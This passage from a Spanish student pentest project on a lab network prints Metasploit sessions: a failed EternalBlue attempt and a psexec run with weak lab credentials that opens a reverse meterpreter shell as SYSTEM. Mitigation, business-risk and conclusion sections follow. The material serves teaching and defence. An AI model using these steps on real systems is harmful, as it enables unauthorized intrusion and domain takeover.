Aunque PsExec y SMBExec no permitieron obtener shell interactiva por restricciones del sistema, el acceso administrativo por hash quedó confirmado.

## 2. Gravedad del Incidente y Riesgos Derivados

El nivel de acceso alcanzado representa el **máximo nivel de criticidad posible** dentro de un entorno Windows Active Directory.

### Riesgos principales:

#### Impacto total — Dominio comprometido

Con los hashes de Administrador y krbtgt, un atacante puede:

- Generar **Golden Tickets** válidos durante 10 años.
- Validarse en cualquier servidor del dominio sin necesidad de contraseña.
- Acceder, modificar o eliminar información en todos los sistemas.
- Crear backdoors persistentes indetectables.
- Desactivar mecanismos de seguridad.
- Realizar ataques de ransomware a toda la red.

### Persistencia indefinida

Incluso si se revocan contraseñas de usuarios, mientras no se roten las claves Kerberos (krbtgt), el atacante mantiene acceso permanente.

### Posible cifrado masivo del dominio

El acceso como Administrador permitiría desplegar ransomware u obtener control total de:

- Controladores de dominio
- Servidores de base de datos
- Servidores de aplicaciones
- Equipos de usuario final

## 3. Vectores de Ataque Explotados

1. **WebDAV mal configurado** con permisos de escritura y ejecución.

2. **Autenticación simple (Basic Auth)** sin cifrado.
3. **Ausencia de restricciones en subida de archivos.**
4. **Credenciales débiles y reutilizadas** (Password123, Admin123, etc.).
5. **Contraseñas almacenadas en texto claro** en la base de datos MySQL de la LAN.
6. **SMBv1 activado**, permitiendo técnicas NTLM antiguas.
7. **Falta de segmentación efectiva.**
8. **Permisos excesivos a cuentas no administrativas (miguel).**
9. **UAC remote restrictions mal configurado** → abuso de NTLM.

## ESCANEOSERVICIOS WINDOWS 10 CLIENTE

```

(kali@kali)~$ sudo nmap -sCV -p- -T4 --min-rate=5000 10.10.20.5 -vvv
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 15:24 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:24
Scanned at 2025-12-01 15:24:56 EST for 224s
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE        REASON          VERSION
135/tcp   open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn    syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   syn-ack ttl 128 Windows 10 Pro 10586 microsoft-ds (workgroup: ADLAB)
49667/tcp open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
53202/tcp open  unknown       syn-ack ttl 128
MAC Address: 00:0C:29:42:52:9A (VMware)
Service Info: Host: CLIENTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
p2p-conficker:
  Checking for Conficker.C or higher ...
  Check 1 (port 58312/tcp): CLEAN (Timeout)
  Check 2 (port 28423/tcp): CLEAN (Timeout)
  Check 3 (port 20513/udp): CLEAN (Timeout)
  Check 4 (port 55365/udp): CLEAN (Timeout)
  0/4 checks are positive: Host is CLEAN or ports are blocked
smb-os-discovery:
  OS: Windows 10 Pro 10586 (Windows 10 Pro 6.3)
  OS CPE: cpe:/o:microsoft:windows_10::-
  Computer name: Cliente
  NetBIOS computer name: CLIENTE\x00
  Domain name: ad.lab
  Forest name: ad.lab
  FQDN: Cliente.ad.lab
  System time: 2025-12-01T21:28:00+01:00
smb2-time:
  date: 2025-12-01T20:28:00
  start_date: 2025-11-28T20:17:55
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb2-security-mode:
  3:1:1:
    Message signing enabled but not required
nbstat: NetBIOS name: CLIENTE, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:42:52:9a (VMware)
Names:
  CLIENTE<20>      Flags: <unique><active>
  CLIENTE<00>      Flags: <unique><active>
  ADLAB<00>        Flags: <group><active>
  ADLAB<1e>        Flags: <group><active>
  ADLAB<1d>        Flags: <unique><active>

```

Tras realizar el escaneo de servicios puedo comprobar que es una versión de Windows 10 Pro 6.3, una versión obsoleta. A su misma vez observo que tanto los puertos 139 y 445 están abiertos para los que voy a usar una serie de scripts para determinar la versión de SMB ya que SMBv1 es altamente vulnerable y se puede explotar con EternalBlue.



Accedo a metasploit para usar el módulo “auxiliary/scanner/smb/smb\_ms17\_010”

```
msf auxiliary(scanner/smb/smb_ms17_010) > options
Module options (auxiliary/scanner/smb/smb_ms17_010):


| Name        | Current Setting                                                | Required | Description                                                                                            |
|-------------|----------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| CHECK_ARCH  | true                                                           | no       | Check for architecture on vulnerable hosts                                                             |
| CHECK_DOPU  | true                                                           | no       | Check for DOUBLEPULSAR on vulnerable hosts                                                             |
| CHECK_PIPE  | false                                                          | no       | Check for named pipe on vulnerable hosts                                                               |
| NAMED_PIPES | /usr/share/metasploit-framework/data/wordlists/named_pipes.txt | yes      | List of named pipes to check                                                                           |
| RHOSTS      |                                                                | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT       | 445                                                            | yes      | The SMB service port (TCP)                                                                             |
| SMBDomain   | .                                                              | no       | The Windows domain to use for authentication                                                           |
| SMBPass     | .                                                              | no       | The password for the specified username                                                                |
| SMBUser     | .                                                              | no       | The username to authenticate as                                                                        |
| THREADS     | 1                                                              | yes      | The number of concurrent threads (max one per host)                                                    |


View the full module info with the info, or info -d command.
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.10.20.5
RHOSTS => 10.10.20.5
msf auxiliary(scanner/smb/smb_ms17_010) > run
[*] 10.10.20.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10586 x64 (64-bit)
[*] 10.10.20.5:445 - Errno::ECONNRESET: Connection reset by peer
[*] 10.10.20.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

Ejecuto también el módulo para detectar la versión de smb

```
msf auxiliary(scanner/smb/smb_version) > options
Module options (auxiliary/scanner/smb/smb_version):


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   |                 | no       | The target port (TCP)                                                                                  |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                                    |


View the full module info with the info, or info -d command.
msf auxiliary(scanner/smb/smb_version) > set RHOST 10.10.20.5
RHOST => 10.10.20.5
msf auxiliary(scanner/smb/smb_version) > run
[*] 10.10.20.5:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities:AES-128-GCM) (signatures:optional) (uptime:3d 1h 11m 26s) (guid:{77211b07-f0b7-41a3-89c6-5c3a8ea3cf7f}) (authentication domain:ADLAB)
[*] 10.10.20.5:445 - Host is running Windows 10 Pro (build:10586)
[*] 10.10.20.5 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ejecutado, me informa que es vulnerable por lo que voy a pasar a hacer uso del modulo de explotación para la vulnerabilidad EternalBlue

## MS17-010 EternalBlue Exploit

- + EternalBlue (MS17-010/CVE-2017-0144) is the name given to a collection of Windows vulnerabilities and exploits that allow attackers to remotely execute arbitrary code and gain access to a Windows system and consequently the network that the target system is a part of.
- + The EternalBlue exploit was developed by the NSA (National Security Agency) to take advantage of the MS17-010 vulnerability and was leaked to the public by a hacker group called the Shadow Brokers in 2017.
- + The EternalBlue exploit takes advantage of a vulnerability in the Windows SMBv1 protocol that allows attackers to send specially crafted packets that consequently facilitate the execution of arbitrary commands.

```
msf auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |

```

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.162    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_eternalblue) >

```

```
msf exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:
```

| Id | Name                             |
|----|----------------------------------|
| 0  | Automatic Target                 |
| 1  | Windows 7                        |
| 2  | Windows Embedded Standard 7      |
| 3  | Windows Server 2008 R2           |
| 4  | Windows 8                        |
| 5  | Windows 8.1                      |
| 6  | Windows Server 2012              |
| 7  | Windows 10 Pro                   |
| 8  | Windows 10 Enterprise Evaluation |

```

msf exploit(windows/smb/ms17_010_eternalblue) > set target 7
target => 7
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.162:4444
[*] 10.10.20.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.20.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10586 x64 (64-bit)
[*] 10.10.20.5:445 - Errno::ECONNRESET: Connection reset by peer
[*] 10.10.20.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.20.5:445 - The target is vulnerable.
[*] 10.10.20.5:445 - shellcode size: 1283
[*] 10.10.20.5:445 - numCrackCom: 12
[*] 10.10.20.5:445 - Target OS: Windows 10 Pro 10586
[*] 10.10.20.5:445 - CommunicationError encountered. Have you set SMBUser/SMBPass?
[*] 10.10.20.5:445 - Exploit failed with the following error: Read timeout expired when reading from the Socket (timeout=30)
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) >

```

A pesar de detectar que es vulnerable la explotación ha fallado debido a que este exploit es muy inestable en Windows 10. Dado que por este vector no he podido acceder voy a hacer uso de las credenciales obtenidas con sqlmap para utilizarlas con psexec. Para ello voy a hacer uso del módulo de metasploit “exploit/Windows/smb/psexec”

```
msf exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):
```

| Name                 | Current Setting | Required | Description                                                                                          |
|----------------------|-----------------|----------|------------------------------------------------------------------------------------------------------|
| SERVICE_DESCRIPTION  |                 | no       | Service description to be used on target for pretty listing                                          |
| SERVICE_DISPLAY_NAME |                 | no       | The service display name                                                                             |
| SERVICE_NAME         |                 | no       | The service name                                                                                     |
| SMBSHARE             |                 | no       | The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share |

```

Used when connecting via an existing SESSION:
  Name      Current Setting  Required  Description
  --      -
  SESSION   no               no        The session to run this module on

Used when making a new connection via RHOSTS:
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    10.10.20.20      no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              no        The target port (TCP)
  SMBDomain ad.lab           no        The Windows domain to use for authentication
  SMBPass   Password123      no        The password for the specified username
  SMBUser   miguel           no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.10.50      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

```

```
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 10.10.10.50:4444
[*] 10.10.20.5:445 - Connecting to the server...
[*] 10.10.20.5:445 - Authenticating to 10.10.20.5:445 as user 'miguel'...
[*] 10.10.20.5:445 - Executing the payload...
[*] 10.10.20.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (188998 bytes) to 10.10.10.10
[*] Meterpreter session 3 opened (10.10.10.50:4444 -> 10.10.10.10:54087) at 2025-12-01 20:38:33 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : CLIENTE
OS            : Windows 10 1511 (10.0 Build 10586).
Architecture : x64
System Language : en_GB
Domain        : ADLAB
Logged On Users : 5
Meterpreter   : x86/windows
meterpreter > ls

Listing: C:\Windows\system32

Mode                Size      Type      Last modified          Name
-----
040777/rwxrwxrwx    0         dir      2015-10-30 14:04:10 -0400 0409
100666/rw-rw-rw-   2151      fil      2015-10-30 03:18:29 -0400 12520437.cpx
100666/rw-rw-rw-   2233      fil      2015-10-30 03:18:29 -0400 12520850.cpx
100666/rw-rw-rw-    120      fil      2015-10-30 03:18:36 -0400 @fileEmpty1x1Image.png
100666/rw-rw-rw-    760      fil      2015-10-30 03:18:26 -0400 @edpttoastimage.png
100666/rw-rw-rw-   40448     fil      2015-10-30 03:18:29 -0400 ACCTRES.dll
100666/rw-rw-rw-   36352     fil      2015-10-30 03:18:22 -0400 APHostClient.dll
100777/rwxrwxrwx   23040     fil      2015-10-30 03:18:31 -0400 ARP.EXE
100666/rw-rw-rw-   366224    fil      2015-10-30 03:18:29 -0400 AUDIOKSE.dll
100666/rw-rw-rw-   128512    fil      2015-10-30 03:18:38 -0400 AboveLockAppHost.dll
100666/rw-rw-rw-   128512    fil      2015-10-30 03:18:35 -0400 AboveLockAppHost.dll
```

Lo ejecuto y obtengo acceso con los máximos permisos NT AUTHORITY\SYSTEM

# MITIGACION DE VULNERABILIDADES

La fase de mitigación tiene como objetivo transformar la infraestructura inicialmente vulnerable —diseñada para permitir el aprendizaje y la práctica del pentesting— en un entorno seguro, robusto y alineado con buenas prácticas profesionales.

Las medidas descritas se aplican siguiendo un enfoque de **seguridad por capas (Defense in Depth)** y atacan directamente las debilidades explotadas durante la práctica.

Tras finalizar el análisis y la explotación de las distintas máquinas del entorno (DMZ, LAN y AD), se identificaron vulnerabilidades críticas que permitieron:

- Acceso inicial desde DMZ
- Ejecución remota en la LAN
- Pivoting hacia el AD
- Compromiso de cuentas de usuario
- Ejecución remota en Windows Server
- Toma de control total del dominio
- Ejecución remota como *NT AUTHORITY\SYSTEM* en Windows 10

El objetivo de esta fase es **cerrar todas las brechas explotadas**, reforzar cada máquina y asegurar la infraestructura frente a ataques reales.

## Mitigación de la DMZ (Docker + Ubuntu + Servicios Web)

La DMZ fue el punto inicial del ataque y contenía múltiples vulnerabilidades diseñadas para ser explotadas.

Las principales medidas de mitigación son:

### Eliminar servicios innecesarios y vulnerables

- DVWA y versiones obsoletas de WordPress deben **retirarse** tras finalizar la práctica.
- phpMyAdmin **NO debe estar expuesto públicamente**.

### Mitigación recomendada:

- Mover phpMyAdmin a una ruta privada o restringida por IP (solo accesible desde LAN).
- Desplegar WordPress actualizado (mín. versión 6.x).
- Eliminar DVWA o aislarlo completamente.

## **Actualizar contenedores (Docker) y limitar privilegios**

### **Cerrar el acceso remoto a MySQL en la DMZ**

MySQL estaba accesible desde DMZ, LAN y Kali → gravedad crítica.

## **MITIGACIÓN DEL SERVIDOR UBUNTU LAN**

### **Mitigación de SQL Injection en login.php**

El login PHP vulnerado permitía extracción de credenciales y bypass de autenticación.

Mitigación :

#### **1. Usar consultas preparadas con PDO o MySQLi:**

```
$stmt = $db->prepare("SELECT * FROM usuarios WHERE username = ? AND  
password = ?");
```

```
$stmt->bind_param("ss", $user, $pass);
```

```
$stmt->execute();
```

#### **2. Hashing seguro de contraseñas:**

```
password_hash()
```

```
password_verify()
```

#### **3. Eliminar mensajes de error que revelen información.**

#### **4. Limitar intentos de autenticación.**

#### **5. Forzar HTTPS.**

### **Mitigación del CGI vulnerable (Shellshock)**

Medidas:

- Eliminar soporte CGI en Apache:

```
sudo a2dismod cgi
```

- Eliminar scripts obsoletos:

```
sudo rm -rf /usr/lib/cgi-bin/*
```

- Aplicar parches de Bash (Shellshock está corregido desde 2014).

# MITIGACIÓN DEL ACTIVE DIRECTORY

## Políticas de contraseñas seguras

Implementar:

- Longitud mínima 12 caracteres.
- Complejidad obligatoria.
- Historial de contraseñas: 24.
- Máximo 5 intentos fallidos.
- Bloqueo de 30 minutos.

## Rotación de contraseñas de cuentas privilegiadas

Cambiar inmediatamente:

- administrador / Admin123
- miguel / Password123
- soportes débiles

Y deshabilitar cuentas no usadas.

## Aplicación de GPO para restringir privilegios

Mitigaciones:

- Denegar el acceso remoto vía SMB a usuarios no administrativos.
- Deshabilitar WinRM si no se usa.
- Habilitar UAC plenamente.
- Deshabilitar ejecución remota por WMI para usuarios no autorizados.

## Deshabilitar SMBv1 en todo el dominio

Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

## Aislamiento de AD

Evitar que el DC:

- responda a peticiones desde DMZ
- exponga puertos innecesarios

## Mitigación de IIS + WebDAV

WebDAV fue el más crítico vector de acceso en Windows Server.

Mitigación:

### **Opción recomendada: Deshabilitar WebDAV completamente**

Remove-WindowsFeature Web-DAV-Publishing

### **Opción si debe mantenerse:**

- Requerir autenticación segura (NTLMv2/Negotiate).
- Limitar métodos permitidos (solo GET/HEAD/PROPFIND).
- Deshabilitar PUT, MKCOL, DELETE.
- Restringir extensiones ejecutables.
- Bloquear ASP/ASPX si no son necesarios.
- Aislar el sitio en un Application Pool sin privilegios.

## MITIGACIÓN DEL WINDOWS 10 CLIENTE

Eliminar privilegios de administrador local a usuarios del dominio

### **Activar UAC estricta**

- Exigir consentimiento para elevación.
- Evitar que PSEXEC se ejecute automáticamente como SYSTEM

### **Mitigación de pivoting y movimiento lateral**

Medidas:

- Filtrado de tráfico entre DMZ y LAN.
- No permitir que DMZ alcance 3306 ni 80 en LAN.
- Aplicar reglas estrictas en VMware/Firewall interno.
- Separación lógica mediante ACL.

### **Mitigación de credenciales y políticas corporativas**

- Implementar MFA en servicios web.
- No reutilizar contraseñas entre sistemas.
- Almacenar passwords en base de datos solo mediante hashing.
- Rotar claves de manera periódica.
- Mantener inventario actualizado de todos los accesos.



# ENFOQUE EMPRESARIAL Y ANÁLISIS ORGANIZATIVO DEL PROYECTO

## Análisis de riesgos empresariales asociados a la ciberseguridad

Desde una perspectiva empresarial, la infraestructura desarrollada demuestra que:

- Un fallo de seguridad en la DMZ puede comprometer datos críticos.
- Una intrusión en el servidor LAN puede detener la operación interna de la empresa.
- Una brecha en Active Directory supone la pérdida total de control del negocio.
- La filtración de credenciales o bases de datos puede implicar sanciones legales (LOPD / RGPD), pérdida de reputación y costes elevados.

## Importancia de la inversión en seguridad y retorno empresarial (ROI)

El proyecto demuestra que:

- La falta de medidas básicas (contraseñas fuertes, políticas GPO, firewall interno, actualizaciones) deriva en ataques de muy bajo coste para el atacante.
- El impacto de corregir estas vulnerabilidades **antes** de un incidente es mucho menor que el coste de recuperar la empresa **después** de un ataque.

## Relación con la normativa legal: RGPD y cumplimiento

El proyecto evidencia que:

- La DMZ contenía bases de datos con usuarios reales → **alto riesgo RGPD**.
- Las contraseñas débiles podrían exponer datos personales.
- La ausencia de controles de acceso vulnera principios de “integridad y confidencialidad”.
- Tras la mitigación, las medidas propuestas permiten alinearse mejor con la normativa vigente.

Por tanto, se establece un paralelismo entre:

**riesgo técnico → riesgo legal → riesgo financiero.**

## Estructura organizativa y roles dentro de una empresa

Durante el diseño del proyecto se aplicaron conceptos empresariales como:

- Jerarquía de usuarios en AD (empleados, soporte, administrador).
- Organización en Unidades Organizativas (OU) diferenciadas.
- Delegación de funciones mediante GPO y permisos.

Esto simula cómo una empresa real estructura sus equipos, departamentos y privilegios internos.

## Competencias emprendedoras aplicadas

La realización del proyecto ha requerido:

- **Planificación estratégica** (diseño de redes, cronograma de tareas, fases).
- **Gestión de recursos** (máquinas virtuales, redes, contenedores, tiempo).
- **Pensamiento crítico** (análisis de vulnerabilidades y priorización).
- **Toma de decisiones** (selección de vectores, tecnologías y mitigaciones).
- **Resolución de problemas reales** (errores con WebDAV, pivoting, etc.).

Estas habilidades están directamente relacionadas con las capacidades emprendedoras de:

- liderazgo técnico
- autonomía
- innovación
- capacidad de mejora continua

## Viabilidad de un servicio profesional basado en el proyecto

El proyecto podría convertirse en:

- **Un servicio de *Pentesting interno***
- **Un servicio de *Auditoría de infraestructuras IT***
- **Un *laboratorio de formación para empleados***
- **Un *producto de consultoría para pymes***

Esto se fundamenta en que:

- reproduce un entorno empresarial real,
- permite evaluar configuraciones inseguras,
- genera informes de vulnerabilidades,

- muestra mitigaciones alineadas con normativas,
- constituye una herramienta de valor añadido para cualquier organización.

### Conclusión desde el punto de vista empresarial

Este proyecto demuestra que:

- La ciberseguridad no es solo un reto técnico, sino **una necesidad estratégica** para la supervivencia de cualquier empresa.
- La inversión en seguridad tiene un **retorno económico directo** al evitar ataques y sanciones.
- Una infraestructura segura mejora la productividad, reduce riesgo operativo y genera confianza.
- Un técnico ASIR debe comprender tanto el impacto técnico como el empresarial de sus decisiones.

## CONCLUSIONES FINALES DEL PROYECTO

El desarrollo de este proyecto ha permitido construir, analizar, comprometer una infraestructura corporativa completa, simulando un entorno empresarial real compuesto por una DMZ perimetral, una red interna, servicios web vulnerables, un servidor Linux con aplicaciones críticas, un controlador de dominio Windows Server 2022 y un puesto de trabajo Windows 10 unido al dominio.

Desde un punto de vista técnico, el proyecto ha cumplido el objetivo fundamental: recrear un entorno realista con vulnerabilidades intencionadas que permitieran llevar a cabo un proceso completo de pentesting, aplicando metodologías profesionales de ataque y defensa. Este proceso ha demostrado de manera práctica cómo una cadena de fallos relativamente comunes —contraseñas débiles, falta de segmentación, servicios web desactualizados, configuraciones inseguras y mala gestión de privilegios— puede desembocar en el compromiso total del dominio, permitiendo al atacante obtener credenciales, pivotar entre redes y ejecutar comandos remotos como *NT AUTHORITY\SYSTEM*.

Durante la fase ofensiva, se puso de manifiesto la importancia de la interdependencia entre servicios: la extracción de credenciales desde la base de datos en la DMZ permitió acceder a la LAN; desde allí fue posible comprometer Windows Server mediante WebDAV; y una vez dentro del dominio, herramientas como Impacket, CrackMapExec o PSEXec facilitaron el movimiento lateral hacia el puesto cliente Windows 10. Este encadenamiento ilustra de forma clara que la seguridad debe abordarse como un ecosistema completo, no como elementos aislados.

En conclusión, el proyecto no solo ha demostrado la posibilidad real de comprometer una infraestructura corporativa mal configurada, sino que también ha evidenciado que la seguridad es un proceso continuo que requiere planificación, conocimiento técnico, seguimiento constante y una correcta gestión de cada capa del sistema..

Este trabajo constituye, por tanto, una experiencia completa de diseño, explotación y aseguramiento de sistemas, integrando de forma práctica y coherente todo lo aprendido en el ciclo ASIR.


## DIFICULTADES ENCONTRADAS




### PFSENSE

